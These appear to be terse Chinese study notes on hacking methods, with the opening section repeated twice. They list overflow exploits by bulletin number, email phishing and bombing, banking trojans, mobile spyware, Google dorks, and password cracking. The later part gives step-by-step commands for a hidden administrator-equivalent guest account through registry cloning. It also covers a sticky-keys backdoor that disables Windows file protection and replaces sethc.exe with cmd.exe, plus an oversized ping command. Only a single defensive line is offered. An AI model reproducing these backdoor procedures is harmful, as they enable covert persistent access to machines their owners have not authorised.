攻击方法
1 溢出攻击
1 远程溢出: 溢出工具+ip--cmdshell ms12-020:3389远程桌面, mysql:strcpy(),256--root,ms08-067,ms06-040,system>administrator
2 本地溢出 程序---提权 serv-u,360,
自动更新 已公布漏洞,后门
未公布漏洞
汇编 漏洞挖掘 破解 病毒木马分析
防御 安全编码
2
邮件攻击
密码破解 字典
垃圾邮件 炸弹
邮件钓鱼 链接 美女 特价
伪装发件人

攻击方法
1 溢出攻击
1 远程溢出: 溢出工具+ip--cmdshell ms12-020:3389远程桌面, mysql:strcpy(),256--root,ms08-067,ms06-040,system>administrator
2 本地溢出 程序---提权 serv-u,360,
自动更新 已公布漏洞,后门
未公布漏洞
汇编 漏洞挖掘 破解 病毒木马分析
防御 安全编码
2
邮件攻击
密码破解 字典
垃圾邮件 炸弹
邮件钓鱼 链接 美女 特价
伪装发件人

win2000pro:pass:nuli。。。。。
知道Windows ping包多大
ping x.x.x.x -l 9999999

网站页面打开正常的浏览顺序
(4)网银攻击:浮云木马、
超级网银:在线劫持、网银大盗、证书劫持、证书伪造、银行卡复制
ukey:高级克隆,远程映射
https:ssl strip,ssl dos
(5)逻辑漏洞:
a.表示逻辑
b.业务逻辑:逻辑错误、二次验证
c.访问逻辑
(6)平行权限:用户权限控制
(7)目录遍历:有浏览目录的权限
inurl:qq.txt index of /ppt index of /xls
(8)密码破解--口令短语
密码获取:
a.暴力破解:LC,SAMINSIDE
b.肩窥、嗅探(sniffer)、中间人、社工、星号密码克星看密码(自动登录)、灵格斯等翻译软件滑动翻译看星号密码、md5解密、彩虹表(明文-密文、domain3.5软件)
(9)cookie欺骗--存在客户端,有时间限制
1、翻墙一般3跳内;免费代理服务器、肉鸡、vpn
2、入侵漏洞:
(1)溢出攻击
静态的栈:溢出后控制函数返回地址,不指向eip

动态的堆
攻击类型:
a.远程溢出:溢出工具+ip-->cmdshell eg:ms12-020:3389远程桌面、mysql:strcpy():256次输入密码后提root、ms08-067、ms06-040
b.本地溢出:利用本机程序来提权,eg:serv-u、360。ps:自动更新出现后门
防御:安全编码,输入参数过滤,安全第三方函数库
(2)邮件攻击:
a.密码破解:字典(觉悟软件)
b.垃圾邮件:炸弹
c.邮件钓鱼:链接、附近绑马
ps:不打开未知附件、纯文本查看邮件
d.伪装发件人
e.表单钓鱼:

f.邮件跨站:点链接后邮箱被盗
(3)手机攻击:
IOS诊断功能后门、手机远程控制apk(微信陌陌、环境录音、通话录音、通讯录、照片、上网行为)、伪基站(95555)、sim卡复制、呼死你:k8软件炸弹
一进服务器后开启隐藏来宾用户
禁止账号登陆:guest
1.改guest密码:
net user guest pass XX
2.开始--regedit.exe---machine--domain--account--1f4:administrator
1f5:guest
吧1f4中的f值复制到1f5中
二.win2003:shift后门:
五次shift--粘滞键---:sethc.exe替换为cmd.exe,explorer.exe
WFP:破坏WINDOWS文件保护
1.cd c:\windows\system32\dllcache
attrib -s -r -h sethc.exe
ren sethc.exe ~.*(阻断源头)
2.cd c:\windows\system32
attrib -s -r -h sethc.exe
copy cmd.exe sethc.exe
explorer.exe进桌面
3.防御:
cd c:\windows\system32
cacls sethc.exe/p everyone:n
crspr